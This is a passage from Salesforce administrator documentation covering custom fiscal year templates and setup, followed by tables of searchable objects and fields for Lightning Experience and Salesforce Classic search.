The period prefix picklist is a list of options for the text that prefixes the period number or name if your fiscal year uses the **Numbered By Year** period naming scheme. For example, if the fiscal quarter is called "P4," the "P" is the period prefix.

Quarter Name
The quarter name picklist is a list of options for the quarter name if your fiscal year uses the **Custom Quarter Names** quarter naming scheme. For example, if you want to name your quarters for the seasons (Spring, Summer, Fall, and Winter), you could set the quarter name list to those values.

Period Name
The period name picklist is a list of options for the quarter name if your fiscal year uses the **Custom Period Names** quarter naming scheme. Similar to the quarter name picklist, you can choose meaningful names for the period name picklist.

Customizing Fiscal Year Names

To customize one of these picklists:

1. From Setup, click **Company Profile** > **Fiscal Year**.
2. Click **Edit** next to the appropriate picklist.

SEE ALSO:

Define Your Fiscal Year

Choosing a Custom Fiscal Year Template

When defining a new custom fiscal year, your first step is to choose a custom fiscal year template. These templates are available to make it easier for you to define your custom fiscal year. They create a simple custom fiscal year that you can customize to meet your exact needs.

Note: If you choose a template and realize that it is not the best one for your fiscal year definition, you can reset it at any time using the **Reset Fiscal Year Structure** option.

Choose one of three types of templates:

4 Quarters per Year, 13 Weeks per Quarter
Choose one of these templates for your fiscal year if you want each quarter to have the same number of weeks per quarter. These templates all have 4 quarters, 12 periods, and 52 weeks per year. Each quarter is 13 weeks long and is composed of three periods. Two of the periods in each quarter are 4 weeks, and one is 5 weeks. In a 4-4-5 template, for example, the first and second period of a quarter are 4 weeks long, and the third period is 5 weeks long. Weeks are always 7 days long. A typical customization for these templates is to add extra weeks for leap years.

4-4-5
Within each quarter, period 1 has 4 weeks, period 2 has 4 weeks, and period 3 has 5 weeks

4-5-4
Within each quarter, period 1 has 4 weeks, period 2 has 5 weeks, and period 3 has 4 weeks

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**.

USER PERMISSIONS

To change your fiscal year:
- "Customize Application"

5-4-4
Within each quarter, period 1 has 5 weeks, period 2 has 4 weeks, and period 3 has 4 weeks

13 Periods per Year, 4 Weeks per Period
Choose one of these templates if your fiscal year has more than 12 periods and if one quarter is longer than the other quarters. These templates all have 4 quarters per year, 13 periods per year, 3 or 4 periods per quarter, 53 weeks per year, and 4 weeks per period (5 weeks in the final period). Weeks generally have 7 days, but will include a short week at the end of a year. The most common customization for this type of template is to create or change the length of a short week.

3-3-3-4
Quarter 1 has 3 periods, quarter 2 has 3 periods, quarter 3 has 3 periods, and quarter 4 has 4 periods

3-3-4-3
Quarter 1 has 3 periods, quarter 2 has 3 periods, quarter 3 has 4 periods, and quarter 4 has 3 periods

3-4-3-3
Quarter 1 has 3 periods, quarter 2 has 4 periods, quarter 3 has 3 periods, and quarter 4 has 3 periods

4-3-3-3
Quarter 1 has 4 periods, quarter 2 has 3 periods, quarter 3 has 3 periods, and quarter 4 has 3 periods

Gregorian Calendar
12 months/year, standard Gregorian calendar.

Unlike the other template styles, you cannot do advanced customization of a fiscal year that has been created from a Gregorian calendar template. You should only use this template if you want to create a fiscal year that follows the Gregorian calendar. This template mimics the functionality of standard fiscal years.

SEE ALSO:

Define Your Fiscal Year

Define a Custom Fiscal Year

Set up your company's custom fiscal years to fit your company's calendar. If you define a custom fiscal year and need to change it, edit the existing fiscal year definition.

Before defining a custom fiscal year, enable custom fiscal years. See Set the Fiscal Year on page 321 for more information.

Before defining or editing any custom fiscal years, be aware of its impact on forecasting, reports, and other objects by reviewing Define Your Fiscal Year on page 320.

Custom fiscal years cannot be deleted.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except for **Database.com**.

USER PERMISSIONS

To view fiscal year:
- "View Setup and Configuration"

To change your fiscal year:
- "Customize Application"

Define a New Custom Fiscal Year

1. From Setup, click **Company Profile** > **Fiscal Year**.
2. Click **New**. The Custom Fiscal Year template dialog opens.
3. Choose a template and click **Continue** to close the Custom Fiscal Year template dialog. For more information on the templates, see Choosing a Custom Fiscal Year Template on page 325.
4. Set the fiscal year start date, the fiscal year name, and choose the week start day. You can also add a description for the fiscal year.

Note: If this is the first custom fiscal year you have defined, the `Fiscal Year Start Date` and the `Week Start Date` are set to today's date and day of week. If you have already defined a custom fiscal year, they will be set to the day after the last end date of your custom fiscal years.

To make changes other than the start date, year name, or week start day, see Customize the Fiscal Year Structure on page 322.

5. Optionally, review the fiscal year definition by clicking on **Preview**.

   If it is correct, close the preview and click **Save** to save your fiscal year, or **Save & New** to save your fiscal year and define another fiscal year.

Warning: If your company uses forecasting, creating the first custom fiscal year deletes any quotas and adjustments in the corresponding and subsequent standard fiscal years.

Edit a Custom Fiscal Year

1. From Setup, click **Company Profile** > **Fiscal Year**.
2. Click a defined fiscal year name to review the details. Close the fiscal year preview to continue.
3. Click **Edit** for the fiscal year you want to edit.
4. Change the `Fiscal Year Start Date`, the `Fiscal Year Name`, `Description`, or `Week Start Day`.

   If changing the `Fiscal Year Start Date` causes this fiscal year to overlap with the previous fiscal year, or if it creates a gap between the fiscal years, the end date of the previous fiscal year is changed to the day before the start of this fiscal year.

   If changing the end date causes this fiscal year to overlap the next fiscal year, or if it creates a gap between the fiscal years, the start date of the next fiscal year changes to the day after the end of this fiscal year.

   Note: You cannot change the start or end date of a fiscal year that causes it to overlap with a fiscal year that is defined using a Gregorian year template.

   Warning: If you change the start or end date of any quarter, period, or week, all forecast data (including quotas, forecast history, and forecast adjustments) that are within that date range, and all forecasts for date ranges automatically adjusted as a result of that change, will be lost. This includes end or start date changes resulting from inserting or deleting periods.

5. Click **Preview**.
6. Review the fiscal year definition. If it is correct, close the preview and click **Save** to save your fiscal year. To make more detailed edits, see Customize the Fiscal Year Structure on page 322.

   Note: Unless you specify them, the fiscal year period labels for forecasting and reporting are set by the default label values for the fiscal year periods. To change them, see Customize the Fiscal Year Labels on page 324.

Set Up Search

Find out which objects and fields are searchable. Customize search settings, search result filters, and lookup search. Learn how to improve the search experience for users.

Searchable Objects and Fields
Salesforce searches a unique set of fields for each object.

Configure Lookup Search
Choose which columns appear to users in the lookup search results.

Configure Search Settings in Salesforce Classic

Enable document content search, CJKT search optimization, sidebar search auto-complete, and more. Configure the lookup settings and the number of search results per object and lookup settings.

Configure Search Results Filters in Salesforce Classic

Admins choose the filters available to users for refining search results. Choosing the correct filters for each object is important so that users can easily navigate through search results to find the right record.

Guidelines for Reducing Search Crowding

Are users reporting that records aren't appearing in their search results? Encourage users to enter more specific search terms and narrow the search scope for better results.

Guidelines for Making Search Faster

Disabling search for custom objects and external objects and scheduling bulk uploads during off-peak hours helps speed up search.

Searchable Objects and Fields

Salesforce searches a unique set of fields for each object.

Note: When you search for a value in a field that's hidden from you by field-level security, your results include the record that contains the field. However, you can't see the field.

Searchable Fields by Object in Lightning Experience

The records included in search results depend on whether the record's object type and its fields are searchable. If you search for an object with a value that's stored in a field that isn't searchable, your desired object doesn't appear in your search results.

Searchable Fields by Object in Salesforce Classic

Each search type—sidebar, advanced, global, and lookup—searches a unique set of fields for each object. Your search results for a particular object depend on two factors: the type of search and the searchable fields for that object.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

The types of records you can search vary according to the edition you have.

Available in: **All** Editions **except Database.com**

Searchable Fields by Object in Lightning Experience

The records included in search results depend on whether the record's object type and its fields are searchable. If you search for an object with a value that's stored in a field that isn't searchable, your desired object doesn't appear in your search results.

Note: When you search for a value in a field that's hidden from you by field-level security, your results include the record that contains the field. However, you can't see the field.

Reference the table to determine which objects you can find with a search. If an object has custom fields, you can find records of that object with the custom field values.

Not all object and fields are searchable, so see the table.

EDITIONS

Available in: Lightning Experience

The types of records you can search vary according to the edition you have.

Object	Fields

Account	`Account Name`
	`Account Name (Local)`
	`Account Number`
	`Account Site`

Object	Fields

	`Billing Address`
	`Description`
	`Fax`
	`Phone`
	`Shipping Address`
	`Ticker Symbol`
	`Website`
	All custom fields

Article (Knowledge Article)	`Article Number`
	`Summary`
	`Title`
	`URL Name`

Asset	`Asset Name`
	`Description`
	`Serial Number`

Campaign	`Campaign Name` `Description`

Case	`Case Number`
	`Description`
	`Subject`
	`Web Company` (of person who submitted the case online)
	`Web Email` (of person who submitted the case online)
	`Web Name` (of person who submitted the case online)
	`Web Phone` (of person who submitted the case online)

Chatter (Feed)	`@`*`Name`* (where *`Name`* is a username)
	`Comment Body`
	`Commenter Name`
	`File Name`
	`Group Name`
	`Links`
	`Post Body`
	`Post Origin (Person, Group, Record Name)`

Object	Fields
Group (Chatter Group)	`Description` `Name`

Contact	`Assistant`
	`Asst. Phone`
	`Department`
	`Description`
	`Email`
	`Fax`
	`First Name (Local)`
	`Home Phone`
	`Last Name (Local)`
	`Mailing Address`
	`Mobile`
	`Other Address`
	`Other Phone`
	`Phone`
	`Title`

Contract	`Billing Address`
	`Billing Name`
	`Contract Name`
	`Contract Number`
	`Description`
	`Shipping Address`
	`Special Terms`

Custom objects and fields	`Name` All custom auto-number fields and custom fields that are set as an external ID (no need to enter leading zeros) All custom fields of type email and phone All custom fields of type text, text area, long text area, and rich text area Note: Custom object records are searchable in the Salesforce user interface only if the custom object is associated with a custom tab. Users aren't required to add the tab for display. Note: The same field types are also searchable for custom fields on standard objects.

Object	Fields
Dashboard	`Title`
External objects	Global search only: Text, text area, and long text area fields **Note:** • Lookup search isn't available for external lookup relationship fields. To edit an external lookup relationship field, manually enter the value of the `External ID` standard field for the parent record. This limitation doesn't apply when the parent external object is associated with the cross-org adapter for Salesforce Connect. • Lookup search isn't available for indirect lookup relationship fields. To edit an indirect lookup relationship field, manually enter the value of the target field of the parent record. The target field is the custom field with `External ID` and `Unique` attributes that was selected when the indirect lookup relationship was created. To determine related records, Salesforce matches target field values against the values of the indirect lookup relationship field on the child object. An external object accesses data that's stored outside your Salesforce org. Your Salesforce admin controls which external objects are searchable. Which external object fields are searched depends on how the external system handles searches. If the search results aren't as you expected, use case-sensitive search strings that contain only alphanumeric characters. If the results still aren't as expected, contact your admin for recommendations on searching your specific external system.
Event (Calendar)	`Description` `Subject`

File	`Body`
	`Description`
	`Extension` (such as ppt)
	`Name`
	`Owner`

Lead	`Address`
	`Company`
	`Company(Local)`
	`Description`
	`Email`
	`Fax`
	`First Name (Local)`
	`Last Name (Local)`
	`Mobile`
	`Name`
	`Phone`

Object	Fields
	Title Note: In Lightning Experience, both the converted lead record and the new record based on the converted lead are searchable. However, you can't view or edit the converted lead record from the search results page.
Note	Body Title
Operating Hours	Description Name
Opportunity	Description Opportunity Name
Order	Billing Address Description Order Name Order Number Order Reference Number PO Number Shipping Address
People	About Me Address Email Name Nickname Phone Title Username
Person Account	Account Name Account Name (Local) Account Number Account Site Assistant Assistant Phone

Object	Fields
	Billing Address Description Email Fax Home Phone Mailing Address Mobile Other Address Other Phone Shipping Address Ticker Symbol Title Website Note: The Person Account object contains fields that originate from both the Business Account and Contact objects. All search terms are compared to business account and contact fields at the same time.
Price Book	Description Price Book Name
Product	Product Code Product Description Product Name
Quote	Quote Name Quote Number
Report	Description Report Name
Service Appointment	Appointment Number Description Subject
Service Resource	Description Name
Service Territory	Description

Object	Fields
	Name
Task	Comments Subject
Work Order	Description Subject Work Order Number

Searchable Setup Objects in Lightning Experience
Use global search while in Setup to find specific setup records, such as the Lead Source picklist or the Sales Rep profile. Global search differs from Quick Find, which finds pages within the Setup menu, such as Account Settings or Profiles.

Searchable Setup Objects in Lightning Experience

Use global search while in Setup to find specific setup records, such as the Lead Source picklist or the Sales Rep profile. Global search differs from Quick Find, which finds pages within the Setup menu, such as Account Settings or Profiles.

Search in Setup is only an option for global search while you're in Setup. While within Setup, enter a record name, and select the **in Setup** option in instant results or press Enter.

On the search results page, use the search scope bar beneath global search to see results only for a specific Setup object. Top Results includes results from the Setup object pages you use most frequently.

The following Setup objects are always shown in the search scope bar. You can't customize the order.

- Users
- Profiles
- Permission Sets
- Objects
- Fields
- Groups and Queues

If you want to see results for a Setup object not shown, use the **More** drop-down to the right of the list. Here's a list of all the searchable Setup objects.

- Approval Post Templates
- Approval Processes
- Assignment Rules
- Compact Layouts
- Custom Buttons or Links
- Custom Home Pages
- Duplicate Rules

EDITIONS

Available in: Lightning Experience

The types of records you can search vary according to the edition you have.

- Email Alerts
- Email Templates
- Field Updates
- Fields
- Groups and Queues
- Home Page Components
- Permission Sets
- Profiles
- Objects
- Roles
- Static Resources
- Users
- Workflow Outbound Messages
- Workflow Rules
- Workflow Tasks

Here are the columns shown in search results. You can't customize the columns. The Type column lists the type of setup record, such as Field. The Object field shows the Salesforce object, such as Contact.

- Name
- Type
- Object
- Last Modified Date
- Last Modified By

Setup search results have certain restrictions.

- You can't sort or filter results.
- You can only search by the API name of the setup record.

Searchable Fields by Object in Salesforce Classic

EDITIONS

Available in: Salesforce Classic

The types of records you can search vary according to the edition you have.

Each search type—sidebar, advanced, global, and lookup—searches a unique set of fields for each object. Your search results for a particular object depend on two factors: the type of search and the searchable fields for that object.

For example, consider an account that contains "Acme" in its `Description` field. The `Description` field isn't queried by standard lookup search, but is queried by global search and enhanced lookup search when **All Fields** is selected. So a search for Acme returns this account record only if you use either global search or enhanced lookup search with **All Fields** selected.

A few things to note about searchable fields:

- Global search finds more fields per object compared to other search types.
- By default, enhanced lookups query a limited set of fields, primarily *Name* fields for each object. If available in the enhanced lookup search dialog, select **All Fields** and enter other search terms unique to the record, to search through all searchable fields.
- You can't search encrypted, formula, and lookup fields.

Note: When you search for a value in a field that's hidden from you by field-level security, your results include the record that contains the field. However, you can't see the field.

This table shows the types of search supported for each object. Not all objects and fields are searchable for every type, so follow the links to see the list of searchable fields for each object.

Object	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search	Global Search
Activities (Events and Tasks)	✓	✓			✓
Asset	✓	✓	✓		✓
Attachment	✓	✓			✓
Business Account	✓	✓	✓	✓	✓
Campaign	✓	✓	✓		✓
Case	✓	✓	✓		✓
Chatter Feed					✓
Chatter Group					✓
Coaching	✓	✓			✓
Community			✓		
Contact	✓	✓	✓	✓	✓
Salesforce CRM Content					✓
Contract	✓	✓	✓		✓
Contract Line Item	✓	✓			✓
Custom Object	✓	✓	✓	✓	✓
D&B Company	✓	✓			✓
Discussion			✓		
Document			✓		✓
Entitlement	✓	✓	✓		✓
External Object					✓
File					✓
Goal	✓	✓			✓
Idea	✓	✓	✓		✓
Knowledge Article					✓

Object	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search	Global Search
Lead	✓	✓	✓		✓
Live Chat Transcript		✓			✓
Macro	✓	✓			✓
Metric	✓	✓			✓
Note	✓	✓			✓
Operating Hours	✓	✓	✓	✓	✓
Opportunity	✓	✓	✓	✓	✓
Order	✓	✓			✓
People					✓
Performance Cycle	✓	✓			✓
Person Account	✓	✓	✓	✓	✓
Price Book			✓		
Product			✓		✓
Question	✓	✓			✓
Quick Text	✓	✓			✓
Quote	✓	✓	✓		✓
Report	✓	✓			✓
Resource Absence	✓	✓		✓	✓
Reward Fund	✓	✓			✓
Reward Fund Type	✓	✓			✓
Self-Service User			✓		
Service Appointment	✓	✓		✓	✓
Service Contract	✓	✓			✓
Service Resource	✓	✓	✓	✓	✓
Service Resource Skill	✓	✓		✓	✓
Service Territory	✓	✓	✓	✓	✓
Service Territory Member	✓	✓		✓	✓
Skill	✓	✓			✓

Object	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search	Global Search
Solution			✓		✓
Topic	✓	✓			✓
User	✓	✓	✓	✓	✓
Work Order	✓	✓	✓	✓	✓
Work Order Line Item	✓	✓	✓	✓	✓

Searchable Fields: Activities (Events and Tasks)

Note: Archived events and tasks aren't searchable.

Searchable Fields	Sidebar Search	Advanced Search	Global Search
`Comments` (tasks only)		✓	✓
`Description` (events only)		✓	✓
`Subject`	✓	✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓	✓
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Asset

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search
Asset Name	✓	✓	✓	✓
Description		✓		✓
Serial Number	✓	✓	✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓		✓
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓		✓

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Attachment

Searchable Fields	Sidebar Search	Advanced Search	Global Search
Description		✓	✓
File Name	✓	✓	✓

The contents of attachments are not searchable.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Business Account

Note: If available, there is an option when using enhanced lookup search to query all searchable fields, not just the fields checked in the Enhanced Lookup Search (Default) column in the table.

EDITIONS

Available in: Salesforce Classic

The available business account fields vary according to which Salesforce edition you have.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
Account Name	✓	✓	✓	✓	✓
Account Name (Local)	✓	✓	✓	✓	✓
Account Number	✓	✓			✓
Account Site	✓	✓			✓
Billing Address		✓			✓
Description		✓			✓
D-U-N-S Number (This field is only available to organizations that use Data.com Prospector)		✓			✓
Fax	✓	✓			✓
Phone	✓	✓			✓
Shipping Address		✓			✓
Ticker Symbol	✓	✓			✓
Website	✓	✓		✓	✓
All custom auto-number fields and custom fields	✓	✓			✓

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
that are set as an external ID (You don't need to enter leading zeros.)					
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓			✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Campaign

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search
`Campaign Name`	✓	✓	✓	✓
`Description`		✓		✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓		✓
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓		✓

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Case

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search
`Case Comments`		✓		✓
`Case Number` (You don't need to enter leading zeros.)	✓	✓	✓	✓
`Description`		✓		✓
`Subject`	✓	✓		✓
`Web Company` (of person who submitted the case online)	✓	✓		✓
`Web Email` (of person who submitted the case online)	✓	✓		✓
`Web Name` (of person who submitted the case online)	✓	✓		✓
`Web Phone` (of person who submitted the case online)	✓	✓		✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓		✓

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓		✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Chatter Feed

To find information in a feed, use global search or feed search. Neither sidebar search nor advanced search are designed to find information in Chatter feeds.

Note: Global search and feed search return matches for file or link names shared in posts, but not in comments.

Searchable Fields	Sidebar Search	Advanced Search	Global Search	Feed Search
`@Name` (where *Name* is a username)			✓	✓
`Comment Body`			✓	✓
`Commenter Name`			✓	✓
`File Name`			✓	✓
`Group Name`			✓	✓
`Links`			✓	✓
`Origin of Post (Group, Person, or Record Name`			✓	✓
`Post Body`			✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Chatter Group

Neither sidebar search nor advanced search are designed to find Chatter groups. To find a Chatter group, use global search or the search tools on the Groups tab. Global search results include archived groups.

Searchable Fields	Sidebar Search	Advanced Search	Global Search	Groups Tab
Description			✓	✓
Group Name			✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Coaching

Searchable Fields	Sidebar Search	Advanced Search	Global Search
Name	✓	✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓	✓
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Community

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search
Community Name			✓	

EDITIONS

Available in: Salesforce Classic

Available in all editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Contact

Note: If available, there is an option when using enhanced lookup search to query all searchable fields, not just the fields checked in the Enhanced Lookup Search (Default) column in the table.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
Assistant	✓	✓			✓
Asst. Phone	✓	✓			✓
Department		✓			✓
Description		✓			✓
Email	✓	✓			✓
Fax	✓	✓			✓
First Name	✓	✓	✓	✓	✓
First Name (Local)	✓	✓	✓	✓	✓
Home Phone	✓	✓			✓
Last Name	✓	✓	✓	✓	✓
Last Name (Local)	✓	✓	✓	✓	✓
Mailing Address		✓			✓

EDITIONS

Available in: Salesforce Classic

The available fields vary according to which Salesforce edition you have.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
Middle Name	✓	✓		✓	✓
Middle Name (Local)	✓	✓		✓	✓
Mobile	✓	✓			✓
Other Address		✓			✓
Other Phone	✓	✓			✓
Phone	✓	✓			✓
Suffix	✓	✓		✓	✓
Title		✓			✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓			✓
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓			✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Salesforce CRM Content

Neither sidebar search nor advanced search are designed to find content. To find content, use global search (results appear as files) or the search tools on the Content tab.

Searchable Fields	Sidebar Search	Advanced Search	Global Search	Content Tab
Body			✓	✓
Description			✓	✓
File			✓	✓
Owner			✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

Searchable Fields	Sidebar Search	Advanced Search	Global Search	Content Tab
`Title`			✓	✓
`Version`			✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)			✓	✓
All custom fields of type text, text area, long text area, rich text area, email, and phone			✓	✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Contract

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search
`Billing Address`		✓		✓
`Billing Name` (First and Last)	✓	✓	✓	✓
`Contract Name`	✓	✓	✓	✓
`Contract Number`	✓	✓	✓	✓
`Description`		✓		✓
`Shipping Address`		✓		✓
`Special Terms`		✓		✓
All custom auto-number fields and custom	✓	✓		✓

EDITIONS

Available in: Salesforce Classic

Available in: **Performance** and **Developer** Editions

Available in: **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search
fields that are set as an external ID (You don't need to enter leading zeros.)				
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓		✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Contract Line Item

Searchable Fields	Sidebar Search	Advanced Search	Global Search
`Description`		✓	✓
`Name`	✓	✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Performance** and **Developer** Editions

Available in: **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Custom Object

Custom object records are searchable in the Salesforce user interface only if the custom object is associated with a custom tab. Users aren't required to add the tab for display.

Note: If available, there is an option when using enhanced lookup search to query all searchable fields, not just the fields checked in the Enhanced Lookup Search (Default) column in the table.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
`Name`	✓	✓	✓	✓	✓
All custom auto-number fields and custom fields	✓	✓			✓

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
that are set as an external ID (You don't need to enter leading zeros.)					
All custom fields of type email and phone	✓	✓			✓
All custom fields of type text, text area, long text area, and rich text area		✓			✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: D&B Company

To have access to D&B Company records, your organization must have Data.com Prospector or Data.com Clean.

Searchable Fields	Sidebar Search	Advanced Search	Global Search
Company City		✓	✓
Company Country		✓	✓
Company Description		✓	✓
D-U-N-S Number		✓	✓
Facsimile Number	✓	✓	✓
Mailing Address		✓	✓
Primary Address		✓	✓
Primary Business Name	✓	✓	✓
Telephone Number	✓	✓	✓

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Searchable Fields	Sidebar Search	Advanced Search	Global Search
Ticker Symbol		✓	✓
URL		✓	✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Discussion

Discussions support only standard lookup searches.

EDITIONS

Available in: Salesforce Classic

Available in all editions

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search
Title			✓	

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Document

To find a document, use global search or the **Find Document** button on the Documents tab. Neither sidebar search nor advanced search are designed to find documents.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search	Documents Tab
Document Name			✓	✓	✓
Body				✓	✓
Keywords			✓	✓	✓
All standard text fields				✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)				✓	✓

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search	Documents Tab
All custom fields of type text, text area, long text area, rich text area, email, and phone				✓	✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Entitlement

Searchable Fields	Sidebar Search	Standard Lookup	Exhanced Lookup	Advanced Search	Global Search
`Entitlement Name`	✓	✓		✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓			✓	✓
All custom fields of type text, text area, long text area, rich text area, email, and phone				✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions with the Service Cloud

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: External Object

An external object accesses data that's stored outside your Salesforce org. Your Salesforce admin controls which external objects are searchable. Which external object fields are searched depends on how the external system handles searches. If the search results aren't as you expected, use case-sensitive search strings that contain only alphanumeric characters. If the results still aren't as expected, contact your admin for recommendations on searching your specific external system.

Note:

- Lookup search isn't available for external lookup relationship fields. To edit an external lookup relationship field, manually enter the value of the `External ID` standard field for the parent record. This limitation doesn't apply when the parent external object is associated with the cross-org adapter for Salesforce Connect.
- Lookup search isn't available for indirect lookup relationship fields. To edit an indirect lookup relationship field, manually enter the value of the target field of the parent record. The target field is the custom field with `External ID` and `Unique` attributes that was selected when the indirect lookup relationship was created. To determine related records, Salesforce matches target field values against the values of the indirect lookup relationship field on the child object.

Searchable Fields	Sidebar Search	Advanced Search	Global Search
Text, text area, and long text area fields			✓

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Salesforce Connect is available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: File

Neither sidebar search nor advanced search are designed to find files. To find a file, use global search or the search tools on the Files tab.

Searchable Fields	Sidebar Search	Advanced Search	Global Search	Files Tab
`Body`			✓	✓
`Description`			✓	✓
`Extension` (such as ppt)			✓	✓
`Name`			✓	✓
`Owner`			✓	✓
All custom auto-number fields and custom			✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** editions

Searchable Fields	Sidebar Search	Advanced Search	Global Search	Files Tab
fields that are set as an external ID (You don't need to enter leading zeros.)				
All custom fields of type text, text area, long text area, rich text area, email, and phone			✓	✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Goal

Searchable Fields	Sidebar Search	Advanced Search	Global Search
`Description`		✓	✓
`Goal Name`	✓	✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓	✓
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

SEE ALSO:

